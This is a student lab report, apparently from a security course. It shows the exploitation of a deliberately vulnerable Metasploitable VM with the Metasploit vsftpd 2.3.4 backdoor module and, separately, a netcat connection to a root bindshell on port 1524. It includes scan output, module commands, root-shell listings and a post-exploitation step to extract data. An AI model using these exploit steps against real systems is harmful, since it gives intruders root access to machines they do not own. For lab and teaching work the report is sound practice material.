

Experiment 12

Aim:

To exploit a vulnerable system and gain access using the Metasploit framework.

Theory

Exploitation is a phase of penetration testing where vulnerabilities in a system are used to gain access or control.

The Metasploit Framework is a powerful open-source tool used for:

- Identifying vulnerabilities
- Developing and executing exploits
- Gaining access to target systems

Key Components:

- **Exploit** → Code that targets vulnerability
- **Payload** → Code executed after exploitation
- **Module** → Prebuilt scripts for attacks

Common Payload:

- **Meterpreter** → Advanced payload providing remote control

Procedure

Step 1: Start Metasploit

- Open terminal in Kali Linux
- Lau
nch:


Msfconsole


```
Manish@kali: ~$ nmap -sV 192.168.1.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 19:23 +0530
Nmap scan report for 192.168.1.8
Host is up (0.00063s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```

Step 3: Select Exploit

- Choose exploit module:

use exploit/unix/ftp/vsftpd_234_backdoor



```
Manish@kali: ~$ msf5 > show exploits
Exploits
-----
#   Name                                     Disclosure Date  Rank    Check  Description
-   -
0   exploit/aix/local/ibstat_path             2013-09-24      excellent Yes    ibstat $PATH Privilege Escalation
1   exploit/aix/local/invscout_rpm_priv_esc   2023-04-24      excellent Yes    invscout RPM Privilege Escalation
2   exploit/aix/local/xorg_x11_server         2018-10-25      great    Yes    Xorg X11 Server Local Privilege Escalation
3   exploit/aix/rpc_cmds_opcode21             2009-10-07      great    No     AIX Calendar Manager Service Daemon (rpc_cmds) Opcode 21 Buffer Overflow
4   exploit/aix/rpc_ttdbserverd_realpath     2009-06-17      great    No     ToolTalk rpc.ttdbserverd_realpath internal_realpath Buffer Overflow (AIX)
5   exploit/android/adb/adb_server_exec      2016-01-01      excellent Yes    Android ADB Debug Server Remote Payload Execution
6   exploit/android/browser/samsung_knox_smdm_url 2014-11-12      excellent No     Samsung Galaxy KNOX Android Browser RCE
7   exploit/android/browser/stagefright_mp4_tx3g_64bit Integer Overflow
8   exploit/android/browser/webview_addjavascriptinterface addJavaScriptInterface Code Execution
9   exploit/android/fileformat/adobe_reader_pdf_js_interface JavaScriptInterface Exploit
10  exploit/android/local/binder_uaf         2019-09-26      excellent No     Android Binder Use-After-Free Exploit
11  exploit/android/local/futex_requeue     2014-05-03      excellent Yes    Android 'Towelroot' Futex Remote Queue Kernel Exploit
12  exploit/android/local/janus              2017-07-31      manual   Yes    Android Janus APK Signature Bypass
```

```
msf > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4

Exploit Title | Path
-----|-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb


Shellcodes: No Results
msf > search vsftpd 2.3.4

Matching Modules
-----
# | Name | Rank | Check | Description
--|-----|-----|-----|-----
0 | exploit/unix/ftp/vsftpd_234_backdoor | excellent | No | VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > |
```

Step 4: Set Target Parameters

- Set target IP address:



```
Meta2
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 46:8d:ac:1c:6f:5e
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::448d:acff:fe1c:6f5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10352 (10.1 KB)  TX bytes:13504 (13.1 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35929 (35.0 KB)  TX bytes:35929 (35.0 KB)

msfadmin@metasploitable:~$ _
```

```
Manish@kali: -
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > show info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix, Linux
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:
-- --
=> 0 Linux/Unix Command

Check supported:
Yes

Basic options:


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
https://nvd.nist.gov/vuln/detail/CVE-2011-2523
OSVDB (72573)
http://pastebin.com/AetT9s55
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

set RHOSTS <target_ip>

```
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

Step 5: Run Exploit

exploit

Step 6: Gain Access

- If successful, a session is opened
- Use commands to interact with system:

whoami

ls

Step 7: Post Exploitation

- Explore system:
 - View files
 - Check system info
 - Extract data

Result

The vulnerable system was successfully exploited, and access was obtained using the Metasploit Framework.

BY USING NETCAT:

```
Manish@kali: ~  
Session Actions Edit View Help  
(Manish@kali)-[~]  
└─$ nmap -sV 192.168.1.8  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 20:00 +0530  
Nmap scan report for 192.168.1.8  
Host is up (0.00054s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshd  
513/tcp   open  login          
514/tcp   open  tcpwrapped    
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux:kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.48 seconds  
(Manish@kali)-[~]
```

```
(Manish@kali)-[~]  
└─$ netcat 192.168.1.8 1524  
root@metasploitable:/# ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test  
tmp  
usr  
var  
vmlinuz  
root@metasploitable:/#
```